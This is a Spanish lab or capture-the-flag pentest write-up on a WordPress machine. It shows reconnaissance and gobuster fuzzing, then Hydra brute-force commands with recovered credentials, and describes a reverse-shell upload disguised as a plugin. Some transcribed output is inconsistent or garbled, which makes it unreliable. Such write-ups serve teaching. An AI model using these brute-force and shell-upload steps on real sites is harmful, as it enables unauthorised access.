	Informe de análisis de vulnerabilidades, explotación y resultados del reto Robots.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	27/11/2024	27/11/2024	1.0	MQ-HM-Robots	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto robots.

N.- MQ-Robots

Generado por:

GhoxPwn

Fecha de creación:

27.11.2024

Contenido

1. Reconocimiento	4
Escaneo de dirección IP	4
Escaneo de puertos	5
2. Análisis de vulnerabilidades (Puertos abiertos)	6
Análisis de puerto HTTP (puerto 80)	6
Guardar directorio como diccionario	8
3. Explotación de vulnerabilidades	11
Reverse Shell	13
4. Escala de privilegios	15
Obtención de credenciales	16
Resultados de lineas	18
Resultados de vulnerabilidades	18
Resultados de SUID	19
5. Banderas	20
6. Conclusiones y Recomendaciones	21

Tabla de Ilustraciones

Figura 1. Dirección IP de maquina Kali	4
Figura 2. Dirección IP de la maquina Robots	4
Figura 3. Testeo de paquetes máquina Robots	4
Figura 4. Escaneo de Puertos con Rustscan	5
Figura 5. Escaneo de servicios y versiones	5
Figura 6. Evaluación inicial del HTTP (puerto 80)	6
Figura 7. Contenido de directorio robots.txt	6
Figura 8. Contenido de la bandera1.txt	7
Figura 9. Contenido del directorio fsociety.dic	7
Figura 10. Descarga del diccionario	8
Figura 11. Cantidad de palabras del diccionario sin filtrar	8
Figura 12. Cantidad de palabras del diccionario filtrados	8
Figura 13. Fuzzing con la herramienta gobuster.	9
Figura 14. Direcciones encontradas con gobuster	9
Figura 15. Contenido del directorio images	10
Figura 16. Contenido de wp_admin	10

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Robots

Figura 17. Contenido del directorio wp_login	10
Figura 18. Buscando exploit en wordpress	11
Figura 19. Verificando contenido del exploit encontrado versión diferente	11
Figura 20. Captura del POST (/wp-login.php)	11
Figura 21. Log del error de wp-login	12
Figura 22. Detección de usuarios validos por fuerza bruta	12
Figura 23. Log para error de contraseña	12
Figura 24. Obteniendo contraseña con HYDRA	13
Figura 25. Ingreso con las credenciales	13
Figura 26. Información encontrada	13
Figura 27. Agregar plugins como reverse Shell	14
Figura 28. Reverse Shell en formato PHP	14
Figura 29. Comprimiendo el archivo	14
Figura 30. Subiendo el plugin	15
Figura 31. Netcat modo escucha puerto 7777	15
Figura 32. Verificamos que quienes somos	15
Figura 33. Buscando archivos con nombre password	16
Figura 34. Hash del usuario robots	16
Figura 35. Detección de formato de hash	16
Figura 36. Usando JOHN para descifrar el hash	17
Figura 37. Logeo del usuario robot	17
Figura 38. Server local kali	17
Figura 39. Descarga del linpeas	17
Figura 40. Resultados de CVE con linpeas	18
Figura 41. Resultados de SUID con linpeas	19
Figura 42. Información para escalar privilegios con nmap	19
Figura 43. Versión del nmap	19
Figura 44. Escalando con NMAP	20
Figura 45. Buscando las banderas	20
Figura 46. Contenido de las banderas	20

Contenido de Tablas

Tabla 1. Arquitectura de la maquina Robots	4
Tabla 2. Puertos abiertos de la maquina Robots	6
Tabla 3. Banderas maquina Robot	20

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Robots

1. Reconocimiento

Para iniciar el análisis de Pentesting, es necesario analizar las direcciones IP objetivo y los puertos abiertos de las máquinas a vulnerar. Estas acciones se realizarán a continuación:

Escaneo de dirección IP

Primero, debemos saber nuestra dirección IP, como se señala en la siguiente imagen:

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:b8:89:70 brd ff:ff:ff:ff:ff:ff
    inet 192.168.29.208/24 brd 192.168.29.255 scope global dynamic noprefixroute eth0
        valid_lft 1102sec preferred_lft 1102sec
    inet6 fe80::9d93:b911:da35:7ce5/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Figura 1. Dirección IP de maquina Kali

Para la detección de la dirección IP de la maquina objetivo se hará un escaneo de arp dentro de la red como se muestra en la siguiente imagen:

```
(kali@kali)-[~]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:b8:89:70, IPv4: 192.168.29.208
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.29.1    00:50:56:c0:00:08    (Unknown)
192.168.29.2    00:50:56:f2:a5:b7    (Unknown)
192.168.29.233 00:0c:29:fc:15:05    (Unknown)
192.168.29.254 00:50:56:fa:e8:0c    (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.958 seconds (130.75 hosts/sec). 4 responded
```

Figura 2. Dirección IP de la maquina Robots

Realizamos un ping a la dirección para saber su TTL, como se muestra a continuación:

```
(kali@kali)-[~]
$ ping -c 1 192.168.29.233
PING 192.168.29.233 (192.168.29.233) 56(84) bytes of data.
64 bytes from 192.168.29.233: icmp_seq=1 ttl=64 time=2.19 ms

— 192.168.29.233 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.189/2.189/2.189/0.000 ms
```

Figura 3. Testeo de paquetes máquina Robots

Tabla 1. Arquitectura de la maquina Robots

Arquitectura	Dirección
Linux	192.168.29.233

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Robots

Escaneo de puertos

A continuación, se muestra los puertos abiertos de la máquina:

Figura 4. Escaneo de Puertos con Rustscan

[illegible]

***** SOLO PARA USO EDUCATIVO*****

pág. 5

De la imagen, obtenemos las versiones de los puertos abiertos:

Tabla 2. Puertos abiertos de la maquina Robots

Puerto	Versión
80	Apache
443	Apache

2. Análisis de vulnerabilidades (Puertos abiertos)

Debido a que la máquina tiene puertos de servicio web, se hace una inspección del puerto 80 como primera prioridad.

Análisis de puerto HTTP (puerto 80)

Como primer paso, analizamos la portada de la página web y los servicios que tiene activados con la herramienta Wappalizer:




Figura 6. Evaluación inicial del HTTP (puerto 80)

Se examina si se tiene un directorio robots.txt, como se muestra a continuación:

```
User-agent: *
fsociety.dic
bandera1.txt
```

Figura 7. Contenido de directorio robots.txt

Del directorio robots podemos ver 2 direcciones interesantes: El primero es la bandera y el segundo es un diccionario, como se muestra a continuación:

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Robots



Figura 8. Contenido de la bandera1.txt




Figura 9. Contenido del directorio fsociety.dic

El contenido del último directorio se usará para hacer pruebas de credenciales por fuerza bruta.

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Robots

Guardar directorio como diccionario

A continuación, se describen los pasos para usar como diccionario el directorio encontrado:

1. Se toma la dirección del diccionario y se guarda en nuestra maquina Kali.

```
(kali@kali) ~/Desktop/Robots/NOTE
$ curl -s https://192.168.17.237/facility.dic
--2024-11-25 21:11:54--> https://192.168.17.237/facility.dic
Connecting to 192.168.17.237:50... connected.
HTTP request sent, awaiting response... 200 OK
[Length: 7245381 (6.9M)] (text/plain)
Saving to: 'facility.dic'

facility.dic                                     100%
2024-11-25 21:11:59 (46.8 MB/s) - 'facility.dic' saved [7245381/7245381]
```

Figura 10. Descarga del diccionario

2. Verificamos el contenido del diccionario. Como vemos que tiene muchas palabras, eliminamos las palabras repetidas.

```
858153 iamalearn
858154 uHack
858155 imhack
858156 abcdefghijklmno
858157 abcdEfghijklmnop
858158 abcdefghijklmnopq
858159 c3fcd3d76192e4007dfb496cca67e13b
858160 ABCDEFGHIJKLMNOPQRSTUVWXYZ
```

Figura 11. Cantidad de palabras del diccionario sin filtrar

```
11441 zerobased
11442 zeros
11443 Zeros
11444 zhthefinalcrush
11445 Zoeyadams
11446 Zombie
11447 zone
11448 Zone
11449 zones
11450 zSqu8myTkY8
11451 Zzydrax

(kali@kali) ~/Desktop/Robots/NOTE
$
```

Figura 12. Cantidad de palabras del diccionario filtrados

El contenido del diccionario encontrado se guardó como diccionario.txt dentro de nuestra máquina. Debido a que no se encuentran más directorios dentro de robots.txt, se procederá a usar el método de fuzzing.

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Robots

Fuzzing en dirección IP de la máquina

Realizamos una búsqueda de directorios por el método de fuzzing usando el comando gobuster.

```
---(kali@kali)~[~/Desktop/Robots/NOTE]
$ gobuster -u http://192.168.29.233 -w /usr/share/metasploit-framework/discovery/web-content/directory-list-2.3-medium.txt -x .html,.css,.js,.php,.txt --dir-direcciones.txt

Running gobuster in directory enumeration mode

=====
http://192.168.29.233/sitemap (Status: 200) [Size: 0]
http://192.168.29.233/images (Status: 403) [Size: 216]
http://192.168.29.233/blog (Status: 403) [Size: 214]
http://192.168.29.233/rss (Status: 200) [Size: 813]
http://192.168.29.233/video (Status: 403) [Size: 215]
http://192.168.29.233/login (Status: 200) [Size: 2696]
http://192.168.29.233/ (Status: 200) [Size: 8265]
http://192.168.29.233/feed (Status: 200) [Size: 813]
http://192.168.29.233/atom (Status: 200) [Size: 630]
http://192.168.29.233/admin (Status: 200) [Size: 1077]
http://192.168.29.233/wp-content (Status: 200) [Size: 0]
http://192.168.29.233/image (Status: 200) [Size: 11796]
http://192.168.29.233/audio (Status: 403) [Size: 215]
http://192.168.29.233/intro (Status: 200) [Size: 516314]
http://192.168.29.233/wp-login (Status: 200) [Size: 2754]
http://192.168.29.233/css (Status: 403) [Size: 213]
http://192.168.29.233/rss2 (Status: 200) [Size: 813]
http://192.168.29.233/license (Status: 200) [Size: 19930]
http://192.168.29.233/wp-includes (Status: 403) [Size: 221]
http://192.168.29.233/js (Status: 403) [Size: 212]
http://192.168.29.233/Image (Status: 200) [Size: 11873]
http://192.168.29.233/page1 (Status: 200) [Size: 1188]
http://192.168.29.233/rdf (Status: 200) [Size: 813]
http://192.168.29.233/readme (Status: 200) [Size: 7334]
http://192.168.29.233/robots (Status: 200) [Size: 39]
http://192.168.29.233/dashboard (Status: 200) [Size: 2754]
http://192.168.29.233/%20 (Status: 200) [Size: 1188]
http://192.168.29.233/wp-admin (Status: 200) [Size: 2754]
http://192.168.29.233/phpmyadmin (Status: 403) [Size: 94]
http://192.168.29.233/0000 (Status: 200) [Size: 8364]
http://192.168.29.233/xmlrpc (Status: 403) [Size: 42]
http://192.168.29.233/IMAGE (Status: 200) [Size: 11725]
http://192.168.29.233/wp-signup (Status: 200) [Size: 2837]
http://192.168.29.233/page01 (Status: 200) [Size: 1077]
Program: 1187 / 118564 in 6183.160s. Get: "http://192.168.29.233/crm/"; context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Error: Get "http://192.168.29.233/crm/": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Error: Get "http://192.168.29.233/manager/": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Error: Get "http://192.168.29.233/export/": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Error: Get "http://192.168.29.233/backup/": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Error: Get "http://192.168.29.233/backup/": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
```

Figura 13. Fuzzing con la herramienta gobuster.

Se debe tener en cuenta que, por medidas de seguridad y para filtrar los errores que pueden surgir en las peticiones, se guardaron las direcciones encontradas en el archivo direcciones.txt.

```
---(kali@kali)~[~/Desktop/Robots/NOTE]
$ cat direcciones.txt
http://192.168.29.233/sitemap (Status: 200) [Size: 0]
http://192.168.29.233/images (Status: 403) [Size: 216]
http://192.168.29.233/blog (Status: 403) [Size: 214]
http://192.168.29.233/rss (Status: 200) [Size: 813]
http://192.168.29.233/video (Status: 403) [Size: 215]
http://192.168.29.233/login (Status: 200) [Size: 2696]
http://192.168.29.233/ (Status: 200) [Size: 8265]
http://192.168.29.233/feed (Status: 200) [Size: 813]
http://192.168.29.233/atom (Status: 200) [Size: 630]
http://192.168.29.233/admin (Status: 200) [Size: 1077]
http://192.168.29.233/wp-content (Status: 200) [Size: 0]
http://192.168.29.233/image (Status: 200) [Size: 11796]
http://192.168.29.233/audio (Status: 403) [Size: 215]
http://192.168.29.233/intro (Status: 200) [Size: 516314]
http://192.168.29.233/wp-login (Status: 200) [Size: 2754]
http://192.168.29.233/css (Status: 403) [Size: 213]
http://192.168.29.233/rss2 (Status: 200) [Size: 813]
http://192.168.29.233/license (Status: 200) [Size: 19930]
http://192.168.29.233/wp-includes (Status: 403) [Size: 221]
http://192.168.29.233/js (Status: 403) [Size: 212]
http://192.168.29.233/Image (Status: 200) [Size: 11873]
http://192.168.29.233/page1 (Status: 200) [Size: 1188]
http://192.168.29.233/rdf (Status: 200) [Size: 813]
http://192.168.29.233/readme (Status: 200) [Size: 7334]
http://192.168.29.233/robots (Status: 200) [Size: 39]
http://192.168.29.233/dashboard (Status: 200) [Size: 2754]
http://192.168.29.233/%20 (Status: 200) [Size: 1188]
http://192.168.29.233/wp-admin (Status: 200) [Size: 2754]
http://192.168.29.233/phpmyadmin (Status: 403) [Size: 94]
http://192.168.29.233/0000 (Status: 200) [Size: 8364]
http://192.168.29.233/xmlrpc (Status: 403) [Size: 42]
http://192.168.29.233/IMAGE (Status: 200) [Size: 11725]
http://192.168.29.233/wp-signup (Status: 200) [Size: 2837]
http://192.168.29.233/page01 (Status: 200) [Size: 1077]
```

Figura 14. Direcciones encontradas con gobuster

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Robots

De las direcciones encontradas, las más interesantes son images, wp_login y wp_admin. Sin embargo, el único directorio en el que pude ingresar es wp_login, como se muestra a continuación:




Figura 15. Contenido del directorio images




Figura 16. Contenido de wp_admin

Se puede deducir que el contenido de wp_admin es una carpeta por lo cual se necesitaría otro fuzzing solo a esa carpeta




Figura 17. Contenido del directorio wp_login

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Robots

Analizando si se encuentra un exploit solo encontramos de la versión 4.3.3 y no la requerida



Figura 18. Buscando exploit en wordpress



Figura 19. Verificando contenido del exploit encontrado versión diferente

Como podemos ver, el único posible exploit encontrado no cubre otras versiones posteriores, por lo cual se descarta este exploit.

3. Explotación de vulnerabilidades

En esta fase, se utilizará el método de fuerza bruta para obtener las credenciales necesarias y acceder al servicio web a través del directorio wp_login, utilizando las herramientas Hydra y Burp Suite. El primer paso será capturar la solicitud de inicio de sesión con Burp Suite para analizar el formato de login y los mensajes de error que devuelve el servidor, como se muestra en las siguientes imágenes:



Figura 20. Captura del POST (/wp-login.php)

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Robots




Figura 21. Log del error de wp-login

Con el formato de inicio de sesión y el log de error obtenidos, se utilizará Hydra para intentar descubrir el nombre de usuario de la siguiente manera:

```
hydra -l diccionario.txt -u admin 192.168.29.223 http-post-form 'wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=log+loginredirect_to=http%3A%2F%2F192.168.29.223/wp-admin2f?testcookie=1:jaxxjy Username
Hydra v9.5 (c) 2023 by vanhauser/thc & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-27 14:43:11
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11492 login tries (111452/pw), ~718 tries per task
[STATUS] 124/40 tries/min, 724 tries in 00:01h, 10728 to go in 00:13h, 18 active
[STATUS] 999/47 tries/min, 2999 tries in 00:01h, 8545 to go in 00:09h, 10 active
[00] http-post-form host: 192.168.29.223 login: Angela password: admin
[00] http-post-form host: 192.168.29.223 login: angela password: admin
[STATUS] 703/40 tries/min, 3401 tries in 00:01h, 5071 to go in 00:06h, 18 active
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-27 14:43:45
```

Figura 22. Detección de usuarios validos por fuerza bruta

Una vez identificado un nombre de usuario válido, se procederá a buscar el mensaje de error relacionado con contraseñas incorrectas, como se muestra a continuación:




Figura 23. Log para error de contraseña

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Robots

A continuación, se utilizará este nuevo mensaje de error para realizar un ataque de fuerza bruta con Hydra, de la siguiente forma:

```
$ hydra -l Angela -P diccionario.txt 192.168.29.233 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-27 15:01:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:1/p:11452), ~716 tries per task
[DATA] attacking http-post-form://192.168.29.233/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In
[80][http-post-form] host: 192.168.29.233 login: Angela password: 252Fmrrobot
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-27 15:01:48
```

Figura 24. Obteniendo contraseña con HYDRA

Con las credenciales correctas obtenidas, se procederá a iniciar sesión en la página web, lo cual nos dará acceso a la siguiente información:




Figura 25. Ingreso con las credenciales

Al navegar por las opciones de la página, se obtiene el nombre de usuario y otra información adicional, como se muestra en la siguiente imagen:



Figura 26. Información encontrada

Reverse Shell

Para obtener acceso a la máquina, se buscarán vectores de ataque donde se pueda utilizar un reverse shell. Se identificó la siguiente vulnerabilidad:

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Robots




Figura 27. Agregar plugins como reverse Shell

Se observó que es posible cargar archivos .zip dentro del directorio de plugins. Se creará un archivo PHP con la cabecera adecuada para WordPress y se comprimirá en formato .zip, como se muestra en las siguientes imágenes:




Figura 28. Reverse Shell en formato PHP




Figura 29. Comprimiendo el archivo

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Robots

Si la cabecera del archivo PHP es correcta, el siguiente mensaje confirmará que el plugin ha sido activado, como se muestra a continuación:

